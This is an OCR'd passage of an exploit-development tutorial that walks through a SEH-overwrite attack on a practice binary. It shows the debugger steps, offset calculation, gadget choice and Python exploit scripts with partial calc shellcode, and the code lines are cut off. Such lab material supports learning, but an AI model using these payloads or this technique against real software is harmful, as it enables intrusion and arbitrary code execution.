


Run it again.




We see the end of the stack and it is trying to write further than it.

It crashes here. ESI points to 0x940000, in my case, where there is no more stack.




We see the SEH list.



It overwrote the SEH. So, if I continue, the program could jump to 0x41414141, but this has some restrictions. We must find a module to jump without ASLR for it not to change.


Besides, it can only jump to a module with SAFE SEH OFF that is a compiling option. As in this case we don't have DEP, we could also jump to a HEAP memory zone we have full with our data and a predictable address because we could execute code the directly without DEP, but this is not the case. The data enter directly to the stack and we cannot jump from a SEH to the stack directly.

Let's see the idasploiter module list.




There is a module without ASLR and SAFE SEH OFF. It is mypepe. We must jump there.


Let's find the SEH stack position.




Right click there and then, CREATE FUNCTION.




Let’s see if it has stack references.




If I don’t see them, I find them with SEARCH-INMEDIATE VALUE.






There are two places in the stack that use it. Let's see.




This is it because the NEXT points to the overwritten structure.


There, it is. Now, we must calculate the distance from the buffer start to just before this NEXT, in my case, 0x93F90F.




EDI points to the buffer start. So, I go there and press ALT+L.



That enables the Mark mode. If I scroll down with SHIFT, it will select it at the same time. But as it is too far, I press G and enter the final 0x93F90F. If before pressing the button, I hold SHIFT the center remains selected.



If I go to EDIT-ARRAY, it says that the length is 844 decimal.



So, to overwrite the SEH we should do something like:

fruta = 844 * “A” + NEXT+ SEH + 6000 * “B”


This way, we overwrite the NEXT and SEH. We’ll see with what. Then, I must keep on sending data to crash it completely and copy the entire stack.

```
38 CANARY.py
NODEP.py × | NO_DEP\script.py × | DEP\script.py × | NO_DEP.py × | CANARY.py ×
1   from os import *
2   import struct
3   shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x
4
5   stdin,stdout = popen4(r'CANARY_sin_DEP.exe -1')
6   print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7   raw_input()
8
9   next=struct.pack("<L", 0x42434445)
10  seh=struct.pack("<L", 0x46474849)
11
12  fruta = 844 * "A" + next + seh + 6000 * "B" + "\n"
13
14  print stdin
15
16  print "Escribe: " + fruta
17  stdin.write(fruta)
18  print stdout.read(40)
```

We'll see if our calculus was OK and we overwrote the SHE with 0x46474849.

Address	Name
74485790	ucrtbase.dll:ucrtbase__crt_debugger_hook+390
46474849	46474849


I see that it crashes because the stack is over. Now the SEH is overwritten with my value. That means that the count was correct.



Even if I continue, I see that EIP points to 0x46474849 as I want it.

Now, where can we jump? Let's see.

A Return Address remains in the stack by default and then, in the second place of this structure (third of the stack) we have the EstablisherFrame.



```
typedef EXCEPTION_DISPOSITION (*PEXCEPTION_ROUTINE) (
    IN PEXCEPTION_RECORD ExceptionRecord,
    IN ULONG64 EstablisherFrame,
    IN OUT PCONTEXT ContextRecord,
    IN OUT PDISPATCHER_CONTEXT DispatcherContext
);
```

IN THIS

See Also


ExceptionRecord supplies a pointer to an exception record, which has the standard Win64 definition.

EstablisherFrame is the address of the base of the fixed stack allocation for this function.

ContextRecord points to the exception context at the time the exception was raised (in the exception handler case) or the current "unwind" context (in the termination handler case).

DispatcherContext points to the dispatcher context for this function. It has the following definition:


This pointer ends up pointing to the structure that triggered the exception, specifically to its start, and the start is the NEXT we control.



So, as there is no DEP, if we jump to a POP r32, POP r32, RET, we end up jumping to our NEXT because we POP the first two values and jump to the third with the RET.

Let's find a POP POP RET in mypepe gadgets. The register doesn't matter.


There, we see a POP POP RET. Add it in the SEH to jump there.




```
38  CANARY.py
NODEP.py ×  NO_DEP\script.py ×  DEP\script.py ×  NO_DEP.py ×  CANARY
1   from os import *
2   import struct
3   shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x
4
5   stdin,stdout = popen4(r'CANARY_sin_DEP.exe -1')
6   print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7   raw_input()
8
9   next=struct.pack("<L", 0x42434445)
10  seh=struct.pack("<L", 0x78001075)
11
12  fruta = 844 * "A" + next + seh + 6000 * "B" + "\n"
13
14  print stdin
15
16  print "Escribe: " + fruta
17  stdin.write(fruta)
```

Run it again.

It crashed. Let's see the SEH.






Go there and set a BREAKPOINT.

